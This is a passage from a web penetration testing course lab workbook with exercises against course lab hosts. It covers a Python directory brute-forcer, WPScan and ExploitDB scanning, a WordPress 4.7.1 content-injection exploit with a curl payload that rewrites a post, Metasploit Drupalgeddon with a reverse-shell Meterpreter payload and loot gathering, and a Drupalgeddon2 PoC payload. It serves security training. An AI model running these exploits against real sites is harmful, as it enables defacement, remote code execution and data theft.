3. Discover **http://www.sec542.org/aaa/** (and all combinations in between).

Notes

You may be wondering: why not four characters, or five, or six...?

Those will also work fine, but each additional character requires 26 times more requests (and will take roughly 26 times more seconds to complete). So, brute forcing four characters would require 456,976 requests, five characters would require 11,881,376 requests, six characters would require 308,915,776 requests, etc.

For this Proof-of-Concept lab: 3 characters will complete in minutes or less, depending on your host CPU and RAM, VM RAM, etc.

Here are the timing metrics on a 2015 MacBook Pro with 16GB of RAM and a 2.8 GHz Intel Core i7 CPU, using VMware Fusion to run the Security542 VM. (Remember: Your mileage may vary, depending on your host hardware.)

- Three characters: 20 seconds
- Four characters: 9 minutes (equal to 540 seconds, and the laptop CPU fan began to crank)
- Five characters: 3 hours, 44 minutes, and 53 seconds (equal to 13,493 seconds, and adding 1.5 gigabytes of Apache log files)

We also tried brute forcing three characters vs. an Internet web server (instead of locally via the VMware host-only adapter), which was much slower (~19 minutes to complete, compared to 20 seconds locally), but still quite practical.

Some Hints

1. Begin each script with the following code:

```
#!/usr/bin/python3
import requests
```

2. Remember to include parentheses around variables in print functions, like this:

```
print(variable)
```

3. You can add text together like this (this is an example; your text will contain different data):

```
fname="arthur"
lname="dent"
print ("firstname: "+fname+", lastname: "+lname)
```

4. This will print:

```
firstname: arthur, lastname: dent
```

Notes

We will cite slide names (instead of slide numbers), because slide numbers often change, and we'd like to avoid dependencies.

These hints are descriptive, and not actual code.

- Use `/usr/bin/python3`.
- Import the Requests library.
- Import `ascii_lowercase` from the Strings library.
- Create three nested loops, adding 3 characters in the third loop to create a directory variable.
- Check http://www.sec542.org/directory.
- Print if status_code is not 404.
- Remember to put parentheses around any `print()` function options (Python 3 requires this).
- See previous lecture for all relevant syntax details.

A full walkthrough begins in the next section.

Please remember that the previous Python lecture contains code examples for every required element of these challenges. If you'd like to challenge yourself, look back through the lecture and build the scripts based on the relevant syntax shown there.

Also, remember that editors such as **gedit** and **vim** provide helpful syntax highlighting.

We love **vim** and have been using it for decades because we don't know how to quit.

For the non-initiated, `gedit` offers a much easier learning curve.


Solution

1. ype the following command in a terminal:

```
gedit /home/student/challenge2.py
```

2. Then enter the code shown below:

```
#!/usr/bin/python3
import requests
from string import ascii_lowercase
url="http://www.sec542.org/"
for char1 in ascii_lowercase:
    for char2 in ascii_lowercase:
        for char3 in ascii_lowercase:
            directory = char1+char2+char3
            r = requests.get(url+directory)
            if r.status_code != 404:
                print (url+directory+" : "+str(r.status_code))
```




3. A copy of this script, with additional comments added, is in `/home/student/Desktop/python/challenge2.py` .

4. Save `/home/student/challenge2.py` in `gedit` and exit.

5. Type the following in a terminal:

```
chmod 755 /home/student/challenge2.py
/home/student/challenge2.py
```



6. If you see the content as in the preceding screenshot, you have completed this exercise successfully! Note that the details of the output (such as the `:` between the directory and the HTTP status code) are not important, the main goal is to achieve the desired functionality.
7. We have discovered the directory/url: `http://www.sec542.org/pwn/` .
8. Be sure to surf there in a browser to see if there's anything interesting.
9. Remember that we have copies of the scripts, so you can check your work:
   - **/home/student/Desktop/python/challenge1.py**
   - **/home/student/Desktop/python/challenge2.py**

Final Step

1. Stop the Heartbleed Docker container by typing the following command in a terminal and then close both terminals:

```
stop-containers.sh
```

2. That wraps up our lab! Note that we have added an advanced Python bonus challenges in an appendix at the end of the 542.5 book. Feel free to work on this lab during breaks or after class.
3. The challenge includes:
   - Write a Python script to launch a John-the-Ripper style hybrid password-guessing attack against a website using Basic Authentication

References

[1] https://www.python.org/dev/peps/pep-0020/

[2] https://lukasa.co.uk/2013/01/Choosing_SSL_Version_In_Requests/

Exercise 5.3 - WPScan and ExploitDB

Objectives

- Remotely determine the version of a WordPress site.
- Leverage WPScan and ExploitDB to analyze the security of a WordPress site.
- Use the results of WPScan and ExploitDB to guide exploitation.
- Use an ExploitDB exploit to alter an existing post on the WordPress site.


Challenges

Target: https://www.sec542.org/wordpress/


- Determine the version of WordPress running on the site.

Solution

1. Open *Firefox* and surf to: https://www.sec542.org/wordpress/.



2. By default, the version of WordPress is shown in the source code of the home page. You may view the source by pressing `Ctrl-U` (warning: there is a lot of source code).



3. The WordPress version is shown in the `generator` meta tag (unless removed by the site). You may search the source code (`Ctrl-F`) for `generator` to see the version. This curl command will also show it. The `-s` flag is for "silent" (which does not show the progress meter):

```
curl -s https://www.sec542.org/wordpress/ | grep generator
```

- Use WPScan to check for exploits that match the version of wordpress.

Solution

1. We have two tools at our disposal:
   - WPScan
   - Will scan for (potential) security vulnerabilities, with links to outside resources
   - Often finds dozens of vulnerabilities
   - ExploitDB
   - Will scan for (potential) security vulnerabilities, and provide local exploits
   - Will typically find fewer vulnerabilities than WPSscan
2. Open a terminal and run WPScan against the WordPress site (the `--no-update` flag tells WPScan to not check for updates). Do not update WPScan now (which could impact this lab), but feel free to update WPScan after class is complete.

```
wpscan --no-update --url https://www.sec542.org/wordpress/
```

3. Whoa, that is a lot of output! Let's narrow it down a bit by searching for `Title` (which describes each vulnerability).

```
wpscan --no-update --url https://www.sec542.org/wordpress/ | grep Title
```

4. That is still a lot of output, so let's count the titles with `wc -l` (word count), the `-l` (that is the lowercase letter `L`, not the number one) flag is for "lines".

```
wpscan --no-update --url https://www.sec542.org/wordpress/ | grep Title | wc -l
```

5. There were 44 "Titles" when this screenshot was taken.

Note

Your number may vary if you updated WPScan.


6. Many of these potential vulnerabilities depend on specific configurations that may not apply to our WordPress installation. ExploitDB tends to find fewer vulnerabilities, which are often more actionable. Plus: it provides a local exploit that can be attempted right away. Let's try it!

- Run **searchsploit** against the site, correlating the **WPScan** vulnerability with a matching **ExploitDB** vulnerability.

Solution

1. Use ExploitDB to search for `wordpress` and `4.7.1` (the WordPress version we discovered previously):

```
/opt/exploitdb/searchsploit wordpress 4.7.1
```



2. The ruby **Unauthenticated Content Injection** may work. Let's see if WPScan found the same flaw. Type the following, searching for `Title`, followed by `content` (case insensitive):

```
wpscan --no-update --url https://www.sec542.org/wordpress/ | grep Title | grep -i content
```

3. That looks like it matches our ExploitDB exploit, so let's try it.

• Use an exploit to alter an existing post on the WordPress site.

Solution


1. Try the exploit by running the following command (note that this will require information we will determine in a following step):

```
ruby /opt/exploitdb/exploits/linux/webapps/41224.rb
```

2. Looks like it requires two pieces of information: the URI (https://www.sec542.org/wordpress/), and a post ID.

3. Type `Ctrl-C` to stop the script as the post ID is unknown. The post ID may be determined with this curl command:


```
curl https://www.sec542.org/wordpress/wp-json/wp/v2/posts |less
```



4. Post ID 4 (`"id":4` in the upper left corner) contains the subject **This post is unhackable!**... We will hack that post.

5. Press `q` to exit `less` .

6. First, view the matching post in Firefox. Surf to https://www.sec542.org/wordpress/, scroll down to see the matching "unhackable" post, and click on it:



7. Then run the following command in a terminal:


```
ruby /opt/exploitdb/exploits/linux/webapps/41224.rb
```

8. Then enter `https://www.sec542.org/wordpress/` as the target URI and `4` as the Post ID.

9. Surf to this URL in Firefox again, and view the altered post as an unauthenticated user.

   https://www.sec542.org/wordpress/

10. If Firefox is already open on this page from a previous step, simply reload the page. Scroll down to see the following:




11. The following one-line `curl` command contains the exploit (type as one continuous line). This command will re-alter post 4 with the title and content of your choice:

```
curl --data "id=4xxxxx&title=PWNED&content=Epic PWNAGE" https://www.sec542.org/wordpress/
index.php/wp-json/wp/v2/posts/4
```

12. This requires `id=4` followed immediately by a bunch of non-numbers (five x's in this case), and the URL must end in the same id (4).

13. Reload the following page in Firefox: https://www.sec542.org/wordpress/

14. Scroll down to see the following:



Exercise 5.4 - Metasploit

Objectives

- Gain hands-on experience with Metasploit Framework for application testing
- Learn to navigate msfconsole
- Use Metasploit to exploit the Drupalgeddon vulnerability
- Work with the PHP Meterpreter payload
- Research the Drupalgeddon2 vulnerability.
- Use a PoC (Proof-of-Concept) script to exploit Drupal on: http://172.23.0.2/.
- Proxy the PoC script via Burp and investigate how it works.
- Understand Burp's smart decode.
- Alter the PoC exploit using Burp.

Lab Setup

1. Open a terminal and start the Drupal container (leave this terminal session open until the conclusion of the lab).

```
/labs/drupal.sh
```

2. Open another terminal and start the Drupal2 Container (also leave this terminal session open until the conclusion of the lab).

```
/labs/drupal2.sh
```

3. Open a third terminal and start the Metasploit console:

```
msfconsole
```

4. Enjoy the ASCII art, and note that yours may be different. Type `banner` to enjoy more.

```
# cowsay++
 _____________
< metasploit >
 -------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v5.0.25-dev-                         ]
+ -- --=[ 1894 exploits - 1068 auxiliary - 329 post       ]
+ -- --=[ 547 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]
```

Challenges

Perform the following steps with `msfconsole`:

- Exploit Drupal on http://drupal.sec542.org with a `php/meterpreter/reverse_tcp` payload.

Solution

Metasploit/Drupalgeddon Step-by-Step

1. Type the following commands in msfconsole:

```
use exploit/multi/http/drupal_drupageddon
set RHOST drupal.sec542.org
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 10.42.42.42
exploit
```

Type PHP Meterpreter Commands

1. Wait for the `meterpreter>` prompt. It may take a little while to appear.
2. Then type the following commands at the meterpreter> prompt:

```
getuid
sysinfo
```

3. Then, background the session and make note of your session number:

```
background
```

4. The session ID is `1` in the ascreenshot above, but yours may be different if you attempted multiple Meterpreter sessions. Please use your session ID in the upcoming examples.
5. If you have used Windows Meterpreter, PHP Meterpreter has far less functionality as of now. It is also much newer and under active development.

> **Note**
>
> The next command will generate 'Failed to open file:' errors for any files that do not exist (such as /etc/snmp/snmp.conf). These errors are harmless and may be ignored.

6. Type the following and replace with your session ID in the previous step:

`setg session <session ID>`

7. Then type the following:

```
use post/linux/gather/enum_configs
run
```

8. Try others:

```
use post/linux/gather/enum_network
run
```

9. All looted files will be saved to `/home/student/.msf4/loot/`.

10. Exit `msfconsole`.

```
exit -y
```

- Exploit Drupalgeddon2 on this Drupal server: http://172.23.0.2/
- Proxy the PoC exploit via Burp to better understand the exploit
- Use Burp to intercept the PoC exploit to run the `id` command on the Drupal server

Some Hints

- You may research the flaw here: https://blog.rapid7.com/2018/04/27/drupalgeddon-vulnerability-what-is-it-are-you-impacted/.
- Googling "CVE-2018-7600" is also helpful.
- The PoC exploit is available locally in `/labs/exploit.py`.
- The PoC exploit is also available online at https://github.com/a2u/CVE-2018-7600/blob/master/exploit.py.

Solution

1. View the PoC exploit in gedit, to get a better understanding of how it works:

```
gedit /labs/exploit.py
```

2. Note the `payload`.

```
payload = {'form_id': 'user_register_form', '_drupal_ajax': '1', 'mail[#post_render][]':
'exec', 'mail[#type]': 'markup', 'mail[#markup]': 'echo ";-)" | tee hello.txt'}
```

3. This is the (harmless) command the PoC exploit runs:

```
'echo ";-)" | tee hello.txt'
```

4. That will `echo` the string `;-)`, and `tee hello.txt` which results in the string being written to STDOUT (on the webserver, not the attacker's client), and also written to a file called `hello.txt`. The penetration tester can then verify the exploit was successful by downloading `hello.txt` from the vulnerable Drupal server.


5. As noted: this command is harmless, but it proves the exploit worked.

6. Let's run the PoC exploit. Open a new terminal and type the following:

```
/labs/exploit.py
```


7. Enter `http://172.23.0.2/` and press `Enter`.

> **Warning**
>
> THE TRAILING SLASH IS REQUIRED, OTHERWISE THE SCRIPT WILL REPORT "NOT EXPLOITABLE".



8. Let's verify the exploit worked by downloading `hello.txt`:

